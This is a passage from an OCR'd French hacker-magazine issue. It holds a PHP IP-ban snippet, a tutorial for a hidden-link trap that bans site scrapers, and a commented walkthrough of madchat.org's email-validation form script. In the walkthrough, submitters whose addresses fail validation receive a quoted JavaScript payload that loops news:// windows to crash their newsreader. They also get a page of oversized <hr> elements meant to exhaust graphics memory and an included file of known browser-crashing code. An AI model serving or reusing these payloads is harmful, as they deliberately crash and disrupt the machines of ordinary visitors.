        //Si le fichier contenu dans le répertoire répertoire_log du nom de
        // l'ip concatenée à " .ip " existe...
        if(is_file(repertoire_log.$_SERVER['REMOTE_ADDR'].".ip"))
        {
                //alors la fonction renvoie TRUE (l'IP est bannie).
                return TRUE;
        }else{
                //Sinon la fonction se termine et renvoie FALSE (l'IP n'est pas
bannie).
                return FALSE;
        }
}
?>
```

La prévention reste LE facteur crucial sur lequel pivote toute politique de sécurité. Il est facile de prévenir et d'analyser les attaques potentiellement porteuses à l'aide du script que nous venons d'étudier. Gageons que vous en ferez un excellent usage !

Nyx

ANTI-ASPIRATEUR

APRÈS L'ANTI-FLOOD / ANTI-PROXY (THJ 17), THE HACKADEMY VOUS PROPOSE UN ANTI-ASPIRATEUR DE SITE WEB, TOUJOURS EN PHP. EN EFFET, POUR CEUX QUI SOUHAITENT ÉCONOMISER LEUR BANDE PASSANTE, OU ÉVITER UN MONSTRUEUX COPIÉ-COLLÉ, LES ASPIRATEURS DE SITE SONT UN VRAI CAUCHEMAR. RESPIREZ, PHP EST LÀ...

LE PRINCIPE

Les aspirateurs de sites web fonctionnent à peu près tous de la même façon : ils explorent la page d'accueil du site, et visitent tous les liens qu'ils peuvent y trouver hormi, pour la plupart, les liens vers des sites externes, et ainsi de suite. Ils enregistrent au fur et à mesure les pages, images et autres fichiers, dressant ainsi une architecture identique à celle du site visité (sauf si celui-ci est dynamique, la copie est telle qu'était le site au moment de la visite).


Dès lors, plusieurs méthodes se sont développées afin de stopper ces envahisseurs de bande passante, la plus courante étant le blocage d'IP : un script, appelé au début de chaque page, stoppe le chargement de la page si l'IP du visiteur est reconnue comme étant celle d'un aspirateur. Les différents scripts anti-aspirateurs se démarquent sur cette reconnaissance : par exemple un script assez répandu utilise le nombre de pages vues à la minute pour détecter une demande importante de la part d'une seule IP. C'est ingénieux, mais comporte inconvénients majeurs : une grande consommation de ressources pour un site important, car chaque page doit faire appel à une base MySQL pour lire les IP et écrire les nouvelles, inefficacités contre les aspirateurs qui proposent d'imiter le comportement d'un visiteur (il y en a, des gens vicieux) et, surtout, pour les site très visités, blocage injustifié des proxys très utilisés, même si aucun visiteur ne tente d'aspirer le site.

D'autres se sont basés sur la variable d'environnement USER-AGENT, qui révèle le nom du navigateur, mais cette protection est rarement efficace, la plupart des aspirateurs utilisant cette même variable afin de se faire passer pour Internet Explorer ou autre.

C'est pourquoi je vous propose une approche différente : il s'agit d'un piège à aspirateur. Un simple lien dans la page d'accueil vers un script qui enregistre l'IP dans un fichier, et un autre script, appelé au début de chaque page, qui vérifie que l'IP du visiteur n'est pas enregistrée dans le fichier avant de lui afficher la page, sinon le redirige vers un page explicative. Bien sûr, il faut veiller à plusieurs points :

- Supprimer le fichier de log s'il n'a pas été modifié depuis plus d'une heure, afin de pénaliser le moins possible les visiteurs authentiques utilisant le même proxy qu'un aspirateur (notamment les proxys de FAI tel Noos, qui sont quasi-obligatoires pour leurs clients).
- Rendre le lien invisible, et, dans la mesure du possible, non-cliquable pour les visiteurs. Ainsi, seuls les aspirateurs verront leurs IP enregistrées et les pages du site interdites.

DE SITE EN PHP



- Éviter de piéger les robots " corrects ", notamment ceux des moteurs de recherche.

AJOUTER L'ADRESSE IP

Cette page ajoute l'adresse IP de quiconque la visite dans le fichier de log (ici log436.log). L'adresse IP est contenue dans le tableau associatif $HTTP_SERVER_VARS (utilisé ici de préférence à $_SERVER car hors d'une fonction) à l'index " REMOTE_ADDR ".
La fonction file retourne le fichier de log dans un tableau ($liste), que l'on explore avec in_array à la recherche de l'IP du client. Si elle n'y est pas déjà, on ouvre le fichier en mode ajout pour l'enregistrer.

Listing 1: ban.php

```
<?php
$logFile = "log436.log";
$IP =
$HTTP_SERVER_VARS["REMOTE_ADDR"];
//lecture du fichier
$liste = array();
if(file_exists($logFile))
  $liste = @file($logFile);
//si l'adresse n'y est pas déjà, on
//l'ajoute
if(!in_array($IP."\n", $liste))
  if($fp = @fopen($logFile, "a")){
    $res = @fputs($fp, $IP."\n");
    $res = @fclose($fp);
  }
?>
```


VÉRIFIER L'ADRESSE IP

Deuxième page de ce script, celle qui sera incluse au début de chaque page. Il faut ici vérifier que l'adresse IP du visiteur est enregistrée dans le fichier. Si celle-ci est trouvée, le client est redirigé vers une page d'explication (ici banned.html) avec header. Si le fichier de log n'a pas été modifié depuis plus d'une heure, il est détruit à l'aide de la fonction unlink.

Listing 2: antiaspi.php

```
<?php
$logFile = "log436.log";
$IP =
$HTTP_SERVER_VARS["REMOTE_ADDR"];
$liste = array();
if(file_exists($logFile)){
  //si le fichier date de plus
  //d'1heure (3600 secondes) on le
  //supprime
  if((mktime()-@filemtime($logFile))
>= 3600)
    $res=@unlink($logFile);
  //lecture du fichier
  $liste = @file($logFile);
```

```
}
//si l'adresse est enregitrée, on
//redirige vers banned.html
if(in_array($IP."\n", $liste))
header("Location: banned.html");
?>
```



Dans vos pages

Il faut d'abord finir de mettre le piège en place, c'est-à-dire inclure la deuxième page (antiaspi.php) dans chacune des pages du site (sauf la page d'accueil). Pour ce faire, ajoutez cette ligne au début de chaque fichier au format texte (js, html, css, etc.) :

```
<?php include("antiaspi.php"); ?>
```

Attention : Pour que la fonction header() du script fonctionne, il faut que cette ligne soit au tout début de votre fichier, avant tout espace ou autre caractère de sortie, sinon le header est envoyé au navigateur et header() retournera une erreur.

Si vos pages ne sont pas des pages PHP, il faut qu'elles le deviennent : donnez leurs l'extension .php et n'oubliez pas de mettre vos liens à jour.

Cela vaut aussi pour les pages de script ou CSS dans lesquelles la deuxième page est incluse.

Ensuite, il s'agit d'attirer les aspirateurs dans le piège, mais pas les visiteurs : c'est le rôle du lien invisible. Celui-ci doit être placé le plus haut possible dans le corps de la page, si possible après la balise <body>, afin d'être dans les premiers liens visités par l'aspirateur :

```
<!-- piège à aspirateurs, ne pas visiter
la page ban.php -->
<a href="ban.php" style="color: black;
text-decoration: none; background:
#FFFFFF" onclick="return
false;">test</a>
```

Où black est votre couleur de texte (en hexa ou en code couleur), et #FFFFFF votre couleur de fond. Ce lien est donc invisible et " non-cliquable " pour les visiteurs dont le javascript est activé grâce au onclick="return false;". Le commentaire est là pour les curieux qui auraient l'idée de regarder la source HTML de la page.


ÉPARGNER GOOGLE

Afin d'éviter que les moteurs de recherche ne soient eux aussi redirigés à chaque page visitée, il convient de leur indiquer que la page ban.php est à éviter. C'est le rôle du fichier, robot.txt placé à la racine du site, et contenant les lignes suivantes :

```
User-agent: *
Disallow: /ban.php
```

Ainsi, les robots respectueux éviteront cette page et ne seront pas piégés.

Attention : Pour plus d'efficacité, vous pouvez ne pas utiliser ce fichier, car certains aspirateurs de site proposent d'en tenir compte. Mais cela piégera alors également les robots des moteurs de recherche, avec



au pire le risque de vous faire dégringoler dans les résultats. Si le classement vous importe peu, ne mettez pas ce fichier.

LA PAGE D'EXPLICATION

Il s'agit de la page vers laquelle sera redirigée toute requête d'un client enregistré par ban.php. Dans notre exemple, c'est banned.html. Elle doit donc contenir un avertissement du genre " il semblerait que vous ayez tenté d'aspirer le site... ", ainsi qu'une explication pour les malchanceux qui seraient bloqués parce qu'ils passent par le même proxy qu'un aspirateur. Je laisse le contenu détaillé à votre créativité.

PRÉCAUTIONS SUPLÉMENTAIRES

Pour les plus paranoïaques d'entre vous, voici quelques conseils afin de rendre plus difficile une contre-attaque éventuelle des éditeurs d'aspirateurs : changez les noms des fichiers php, de la page d'explication et du fichier de log, ainsi que le texte du lien (utilisez l'un des caractères du texte contenu dans votre page). Et pour les vicieux, sachez que vous pouvez laisser votre imagination vous dicter d'autres pièges pour la page ban.php, par exemple l'inclusion d'une page externe (située sur un autre serveur) avec plein de liens relatifs, ou d'autres choses du même goût.

Testé et désapprouvé par HTTrack, WebCopier, Teleport Pro, Aspiweb, MemoWeb 4, Wysigot (c'est-à-dire tous ceux que j'ai eu le temps de tester :p)

EKS

Merci à Clad, pour m'avoir donné l'article et le goût du travail en urgence ;-)

Le mentat validator Un secret de Madchat.

NOTE DE LA RÉDACTION : NOUS AVONS EU DU MAL À CONVAINCRE TOBOZO D'ÉCRIRE UN ARTICLE QUI EXPLIQUERAIT LES MÉTHODES DE VALIDATION AVANCÉES D'E-MAILS MISES EN PLACE SUR MADCHAT.ORG. IL A ACCEPTÉ, NOUS AVONS SABRÉ LE CHAMPAGNE, IL A VIDÉ LA BOUTEILLE, ET NOUS A ÉCRIT CET ARTICLE EXCLUSIF. BONNE LECTURE.

```
<?php

/*
```

D'habitude, quand on tombe sur des docs qui bavardent autour de php, ils sont accompagnés de quelques extraits de code.

```
<mode=rebel>
```

Comme si les propos techniques avaient besoin d'être illustrés par du code... Mais c'est totalement l'inverse !

Les descriptions techniques SONT l'illustration du code, et permettent d'ailleurs de donner un peu de vivant à des lignes de code qui auraient l'air cadavériques sans une petite pointe de laisser-aller, d'humour (bon ou mauvais) et de cacahuètes grillées. En plus, un article colorisé ça a vachement plus de gueule `;-)`

```
</mode>
```

Le nôtre est spécial car il est écrit à l'intérieur du code qu'il est censé péniblement expliquer, et sous la forme de commentaires php (normal, le code à commenter est du php).

Le code dont il est question ici a fait l'objet de diverses attaques humaines et robotisées, sans qu'aucune d'entre elles n'ait réellement percé (du moins le croit-on `;-)`.

Ce qui en fait un bon candidat pour un article lisible par les newbies autant que par les warriorz, c'est sa simplicité et sa notoriété.
" Simplicité " car développé par Léonard et ToboZo (votre serviteur) à leurs débuts en PHP,

ORG RÉVÉLÉ PAR TOBOZO

et " notoriété " car utilisé par le repository de madchat.org comme passerelle de communication entre le monde de la surface et la spamlist à laquelle les membres de l'équipe sont inscrits.
Ce script a fait l'objet de plusieurs refontes, mais le squelette est toujours resté le même.

Il s'agit du mentat Validateur de madchat.org : **http://madchat.org/%7cmail%7c.php3**

" MAAAAA MENTAT VALIDATEUR KEZAKO ? "

Résumé :
mentat = practicien de la discipline logique tleilaxu
validateur = celui qui valide

Définition : Créé par Franck Herbert pour sa saga "Dune", le mentat est un humain aux capacités d'ordinateur, entraîné selon la discipline du Bene-Tleilax à développer ses aptitudes à réfléchir comme une machine.

L'existence des mentats satisfait l'interdiction de créer une machine "à l'image de l'homme". Les machines pensantes ayant été éliminées de l'univers, la discipline des mentats a été développée en vue d'en compenser le manque.

Les mentats sont donc des humains entraînés a développer leurs perceptions cognitives et analytiques en vue de pallier ce manque.

En pratique (et pour revenir au sujet de cet article), le mentat validateur de madchat est un robot qui va utiliser tous les moyens techniques en son pouvoir pour valider un envoi de courrier depuis un frontend HTTP vers une mailing liste, tout en utilisant les sources de prémonitions qui sont en son pouvoir (en l'absence d'épice).
En passant le script aux rayons X, on s'aperçoit qu'il contient les éléments suivants :

- formulaire de saisie html (champs expéditeur et message),
- système de validation des données utilisateur,
- système de vérification d'adresses expéditeurs par connexion SMTP,
- système de tracking d'infos utilisateur.

Mais comme tout ne se résume pas à de simples fonctionnalités let's start the comments...

```
*/

function do_nothing() {
  // really nothing ...
}

/*
```

Le mentat commence par déclarer quelques variables. Même si c'est optionnel en PHP, mieux vaut

s'en délester dès les premières lignes, car non seulement ça annonce la couleur (pas celle du coloriseur syntaxique), mais surtout ça évite de voir ces variables éventuellement écrasées par un petit malin qui s'amuserait à jouer avec les paramètres dans la barre d'adresses du browser. Tout envoi d'email ayant forcément un destinataire, nous déclarons donc ce dernier dans les premières lignes du code :

```
*/

$laSpamListe = "laSpamListe@madchat";

/*
```

Tant qu'à faire, le mentat en profite pour déclarer quelques variables, histoire de rendre le formulaire personnalisable pour d'autres usages :

```
*/

$email= "expéditeur@obligatoire.xxx";
$text = "Mettez ici vos commentaires, critiques, insultes, puis cliquez sur le bouton gauche de votre mulot que vous aurez au préalable pointé sur le bouton submit. Après quoi tout peut arriver...";

/*
```

La valeur de cette variable va être passée dans le formulaire afin de faire réagir le script lors de la soumission des valeurs via le bouton submit.

```
*/
$submitLabel = "mail to: repository admins";


/*
```

Premier test : le formulaire a-t-il été soumis ?

Note : L'usage de la superglobale $_POST apparaît comme indispensable pour un script qui se veut "portable" sur la plupart des serveurs (notamment ceux dont le paramètre du php.ini "register_globals" est sur "Off" ; voir : http://fr.php.net/register_globals pour plus d'infos sur la question).

```
*/

if($_POST['submitform']=="mail    to: repository admins") {
    /*
```

Test positif : des données ont bien été envoyées, il va falloir les filtrer et les récupérer. En premier lieu, le mentat regarde si un email a bien été fourni, histoire de ne pas relayer les e-mails anonymes.

```
    */

    if ($_POST['fromemail'] == $email) {
      /*
```

L'utilisateur n'a pas fourni d'email, le mentat affiche un message d'info et met fin au script.

```
      */
       print "<html><body><pre>";
      print str_repeat("Le Mentat a dit: enter your eMail, cretin des dunes\n", 100);
       print "</body></html>";
       exit;
    } elseif ($message == $text) {
      /*
```

L'utilisateur a fourni un email mais pas de message, le mentat affiche un message d'info et met fin au script.

```
      */
       print "<html><body><pre>";
      print str_repeat("Le Mentat a dit: tu n'as rien ecrit, y en a assez des mails vides!\n", 100);
```

```
    print "</body></html>";
    exit;
  } else {
    /*
```

Les premiers tests sont concluants, le mentat peut donc commencer à traiter les valeurs envoyées via le formulaire. Pour cela, nous utilisons une class trouvée sur phpClasses.org (merci à Manuel Lemos).
Il s'agit de la class email_validation dont le code est consultable à l'adresse suivante : **www.phpclasses.org/browse/package/13.html**

Cette class sert à déterminer si une adresse e-mail est valide ou pas. Elle effectue plusieurs tests :

- Simple validation sur le format de l'adresse e-mail (expressions régulières).
- Validation de l'hôte affilié à l'adresse comme un domaine d'échange valide.
- Validation de l'adresse par connexion au serveur de courrier pour déterminer si l'adresse donnée peut réellement recevoir du courrier.
- Intégration Windows et autres plateformes dont la fonction GetMXRR n'est pas active, avec la class "DNS resolver" fournie par Moriyoshi Koizumi.

http://www.phpclasses.org/browse/package/569.html

Question : Pourquoi utiliser le code de quelqu'un d'autre quand on peut massacrer son script soi-même ?

- gain de temps (selon la disponibilité),
- gain de fiabilité (selon la source du script),
- gain de compétences (selon le nombre de relectures),
- gain de place dans cet article (les portions de code sont remplacées par des références ;-)
- gain de qualité de code (selon l'activité communautaire autour du script),

Voilà, en gros, à quoi ressemble la class :

```
class email_validation_class {
        var $email_regular_expression = "^([-!#\$%&'*+./0-9=?A-Z^_`a-z{|}])+@([-
!#\$%&'*+/0-9=?A-Z^_`a-z{|}]+\\.)+[a-zA-Z]{2,6}\$";
      (...)
        Function ValidateEmailAddress($email) {
           return(eregi($this->email_regular_expression,$email)!=0);
        }
      (...)
        Function ValidateEmailHost($email,&$hosts)  {
            (...)
        }
        Function ValidateEmailBox($email) {
           (...)
        }
    }; // end class declaration
  <parenthese>
```

Est à noter la présence de l'expression régulière suivante :

```
^([-!#\$%&'*+./0-9=?A-Z^_`a-z{|}])+@([-!#\$%&'*+/0-9=?A-Z^_`a-z{|}]+\\.)+[a-zA-Z]{2,6}\$
```

qui a pour but de vérifier si une adresse email est sémantiquement correcte. Référez-vous à l'article sur les expressions régulières présent dans ce même numéro pour comprendre le fonctionnement de cette dernière.
Une adresse e-mail est composée de plusieurs éléments donc chacun doit satisfaire des contraintes :

```
<UTILISATEUR> @ <DOMAINE> . <TLD>
```

UTILISATEUR : DOIT être composé de caractères alphanumériques, PEUT contenir certains caractères spéciaux, NE DEVRAIT PAS contenir de caractères appartenant
à un format non ISO.
DOMAINE : Les contraintes sont les mêmes.
TLD : DOIT être composé de caractères alphabétiques, DOIT comporter au moins deux lettres, NE DOIT PAS comporter plus de six lettres.

Examinons en partie l'expression régulière, ici on retrouve les caractères autorisés :

```
0-9=?A-Z^_`a-z{|}
```

-> tout l'alphabet, tous les chiffres, et quelques caractères spéciaux.

Le pattern est utilisé deux fois car les contraintes sont les mêmes pour le nom d'utilisateur que pour le nom de domaine.

En revanche, le TLD (Top Level Domain : comprendre ".com", ".org", ".info", etc.) a plus de limites :

```
[a-zA-Z]{2,6}
```

Le pattern désigne toute suite alphabétique composée d'au moins deux caractères et de six caractères au plus.

Bien sûr, cette expression est loin d'être complète, mais le ratio d'adresses email échappant à ces règles est si mince que ça ne vaut pas le coup de risquer un surmenage au niveau ressources rien que pour faire plaisir à des propriétaires d'adresses farfelues qui, d'ailleurs, doivent déjà être au courant qu'elles ne fonctionnent pas partout.

Ce choix (arbitraire) n'est guère compatible avec les nouveaux standards internet imposés par l'ICANN, mais permet de conserver un certain confort quant à l'utilisation de convertisseurs de formats tels que l'UTF8 ou l'ISO (par exemple : le cyrillique, l'hébreu, etc.).

```
</parenthese>
```

Le mentat commencera donc par l'ouverture d'une instance de l'objet email_Validation, en lui fournissant les valeurs nécessaires à son utilisation :

```
*/
                    $validator=new
email_validation_class;

    /*
```

Le mentat met 10 secondes d'attente pour le serveur distant, au-delà, il laisse tomber sinon c'est le script actuel qui risque de foirer en cours de route, et si c'est le cas, bye bye le debug...

```
    */
    $validator->timeout=10;

    /*
```

Pour effectuer la vérification, il faut simuler l'envoi d'un email, pour cela il faut donc fournir un nom d'utilisateur le temps de cette opération.

```
*/
    $validator->localuser="validator";
                        $validator-
>localhost="madchat.org";

    /*
```

Pas besoin d'activer le debug, sauf en mode développement...

```
    */
    $validator->debug=0;
    $validator->html_debug=0;

    /*
```

Si le mentat veut faire dans la discrimination, il peut exclure les adresses dont le serveur répond mal aux demandes de MX (notamment les serveurs SMTP fonctionnant sur Windows).

```
    */
    $validator->exclude_address="cara-
mail.com";

    /*
```

Ce simple appel va déterminer la validité de l'adresse email et du serveur host. Si l'une des deux vérifications échoue, alors la situation est louche et il faut sévir ;-)

```
    */
      if(($result=$validator->Valida-
teEmailBox($fromemail))) {
      /*
```

Visiblement, la validation s'est bien déroulée, le mentat va pouvoir commencer à construire le message d'informations qui sera ajouté au contenu du mail.

```
    */
        $message.="\n\nNote du mentat
validateur :\n";
      $message.="L'adresse [".htmlen-
tities($fromemail)."] est une adresse
".($result ? "" : "in")."valide\n";
    } else {
      /*
```

Quelque chose a foiré, soit l'adresse e-mail n'est pas sémantiquement correcte, soit le serveur de l'expéditeur refuse les connexions courrier, soit il n'existe pas, mais dans tous les cas, le mentat peut assimiler ça à un pourriel, une tentative de spoofing ou encore une tentative d'injection, et sévir en envoyant un message bidon qui, si possible, fera planter le client (histoire de le dissuader d'une éventuelle surconsommation de connectivités).

Les choix sont multiples, le mentat peut utiliser le javascript pour apprendre à l'éventuel tricheur comment se servir de son client NNTP et pourquoi c'est un meilleur vecteur de communication pour les sujets qu'il a l'air d'aimer aborder :

```
    */
      ?>
      <html>
       <head><title><? echo htmlenti-
ties($fromemail) ?> est une adresse
invalide : WTF!</title></head>
      <SCRIPT LANGUAGE = "JavaScript">
      <!--//
```

```
        // [ Extracted from Hackoff21
        // (see http://www.google.com/search?q=hackoff21 ) ]
        // Ce javascript va rediriger le newgroup reader vers le lecteur C de la
        // victime et ajouter des groupes dans le client news
        // jusqu'à ce que celui-ci sature et plante.
        // Si le processus n'est pas interrompu par l'utilisateur, allez savoir
        // ce qui peut arriver...
       var count=0
       function play() {
         comp=count+1
           remote = window.open("", "remotewin", "width=0, height=0, toolbar=no,
location=no, directories=no, menubar=no, resizable=no, scrollbars=no, status=no");
        remote.location.href = "news://" + count + comp +"hacked:\\c:fbi.gov.office" + count;
         if (remote.opener == null) remote.opener = window;
         remote.opener.name = "opener";
       type()
       }

       function type() {
         if(count<=comp) {
           count++
           setTimeout("type()",1000)
         } else {
           play()
         }
       }
       //-->
       </SCRIPT>
       <body onload="play()">
       <?
       /*
```

Le Mentat peut également pourrir la mémoire graphique du client en le noyant dans un amas informe de lignes horizontales impossibles à afficher autrement que sur un écran virtuel dépassant évidemment une taille et un nombre qui soient raisonnables.

```
       */
            echo str_repeat("\n<br><hr
width=500000>\n", 10000);

       /*
```

Une alternative plus vandaliste consiste à collectionner un best-of des portions de code HTML/JS tristement connues pour

faire planter toutes sortes de navigateurs. Les bases bugzilla et les listes des bugtraq en sont remplis.

```
*/
  @include('crash.html');

  /*
```

Et donc d'interrompre le script car à ce niveau là, aucune contrainte technique n'est satisfaite pour permettre le renvoi des infos.

```
*/
  exit;
}


/*
```

Les tests d'intégrité ayant été effectués avec succès, le mentat peut passer à la suite des choses, à savoir :

a) affichage d'informations signalant la bonne validation des données du formulaire,

b) récupération des informations concernant l'utilisateur,

c) construction du corps du message,

d) envoi du message (et gestion de l'échec à l'envoi),

e) affichage d'informations signalant le bon envoi de l'email.

```
*/
  /*
```

a) affichage d'informations signalant la bonne validation des données du formulaire

```
*/
 echo " <html><head><title>pop! infos recues 5 sur 5</title></head><body>";

  /*
```

b) récupération des informations concernant l'utilisateur

c) construction du corps du message

Note : L'usage de l'opérateur de concaténation "." permet de diminuer l'usage des ressources de manière très substancielle, et n'a aucun autre intérêt dans ce script que celui d'aborder la notion d'économie de ressources.

Le mentat peut profiter de la construction du message pour y insérer une citation.

```
*/

  $message.="Expéditeur : $_SERVER[REMOTE_ADDR] ($_SERVER[REMOTE_HOST]), port distant $_SERVER[REMOTE_PORT]\n" // infos sur l'ip
          ."Connecté via $_SERVER[HTTP_VIA]\nforwardé pour $_SERVER[HTTP_X_FORWARDED_FOR] (" // infos proxy (si existant)
          .@gethostbyaddr($_SERVER['HTTP_X_FORWARDED_FOR'])")\n" // infos sur le host qui forwarde (si proxy détecté)
          ."brouteur $HTTP_USER_AGENT ($HTTP_ACCEPT_LANGUAGE) \n" // infos navigateur
           .@file_get_contents("/citation.php") // citation au hasard au format txt (à faire soi même)
          .htmlentities(stripslashes($message));

  /*
```

Le mentat construit le sujet en y insérant l'user_agent, car c'est l'élément le plus significatif pour dresser le profil rapide d'un utilisateur (linux/mac/win et msie/moz/opera, etc.) en un simple coup d'œil.
La fonction trim() sert éventuellement à supprimer un \n ou \r qui serait utilisable dans le cadre d'une injection des headers de l'e-mail (voir l'article du frog : http://www.phpsecure.info/v2/article/MailHeadersInject.php).

```
     */
                                $subject.="
".trim($_SERVER['HTTP_USER_AGENT']);

     /*
```

Enfin le mentat peut tenter d'envoyer le message à la mailing liste qui se fera un plaisir de le relayer à tous ses membres pour une lecture optimale. Toutes les données ont été traitées et/ou validées, et peuvent donc être passées sans trop de soucis à la fonction mail(); le mentat en profite pour rendre la tâche plus facile à des réponses éventuelles en forgeant le champ "From" avec l'adresse de l'expéditeur déclarée dans le formulaire, ça ne garantit pas que ce soit la même personne que celle qui soumet le formulaire, mais permet de gagner quelques précieuses secondes pour les amateurs de l'hypertasking clusteurizé de la cervelle.

d) envoi du message (et gestion de l'échec à l'envoi)

```
     */
      if(@mail($laSpamListe, $subject,
$message, "From: $fromemail")) {
       /*
```

e) affichage d'informations signalant le bon envoi de l'email
Le mail a été envoyé avec succès (d'après php). Le mentat peut donc croire que tout s'est bien passé et afficher un message de félicitations, car c'était une véritable aventure pour en arriver là ;-)

```
       */
    echo '<pre>'.htmlentities($message);
        echo '---<p>message envoye aux
admins, les insultes vont suivre ;-)';
       echo '</pre>';

     } else {
       /*
```

Quelque chose a foiré, la fonction mail() a renvoyé "false".

Cela peut avoir plusieurs causes :

- le service de relais mail local n'est pas bien configuré,
- le service de relais mail local est planté,
- le service de relais mail local n'aime pas l'adresse du destinataire,
- PHP a été recompilé pour que la fonction mail() soit configurée pour toujours renvoyer false() (voir free.fr),
- l'ajout du header "From: $fromemail" a fait flipper le relais car seule une adresse est tolérée dans le champ

From : celle qui est dans le php.ini,
- le SMTP n'est pas bien configuré dans le php.ini (machines Windows).

À ce niveau, le mentat peut essayer des méthodes alternatives, comme par exemple l'émulation d'une connexion SMTP via fsockopen() avec le package phpMailer (voir http://phpmailer.sourceforge.net/) qui est configurable pour utiliser alternativement les méthodes Sendmail, gmail, postfix, Imail, Exchange, Mercury ou Courier via une connexion de type telnet ou en local si la connexion vers l'extérieur n'est pas possible.
Cet exemple ne sera pas documenté dans cet article car phpMailer mérite un article à lui tout seul.
Le mentat affiche donc le message d'erreur, en s'excusant ou en insultant l'utilisateur pour avoir tenté d'envoyer un mail dans un moment aussi inapproprié, puis en le priant de revenir plus tard au cas où les choses iraient mieux...

```
   */
      ?><table border=0 width=100% height=100%>
          <tr valign=center align=center>
            <td valign=center align=center><center>
              <table border=0><tr><td>
               <h1>Shit! Echec a l'envoi du message ;-(</h1>
               Same player shoot again ? <br /><br />
            </td></tr></table>
        </td></tr></table>
      <?
    }
  }

  /*
Sortie de la condition, à ce niveau tout est traité, le mentat peut donc mettre fin
au script.
  */
  exit;


} else {/* ( le test était : if($_POST['submitform']=="mail to: repository admins")
) */
  /*
```

Aucune donnée de formulaire envoyée, c'est donc un affichage normal de la page dans laquelle on fait apparaître le formulaire de saisie pour envoi de l'email.

```
*/

  echo "<html><head><title>Formulaire pour envoyer du blabla aux mecs du site en
utilisant le facteur électronik</title></head><body>";
  echo "
    <pre>
        <FORM ACTION=\"$_SERVER[PHP_SELF]\" METHOD=\"POST\">
        <INPUT NAME=\"fromemail\" SIZE=49 type=text value=$email>
        <INPUT TYPE=\"hidden\" NAME=\"subject\" VALUE=\"|mail|.php3 avec \">
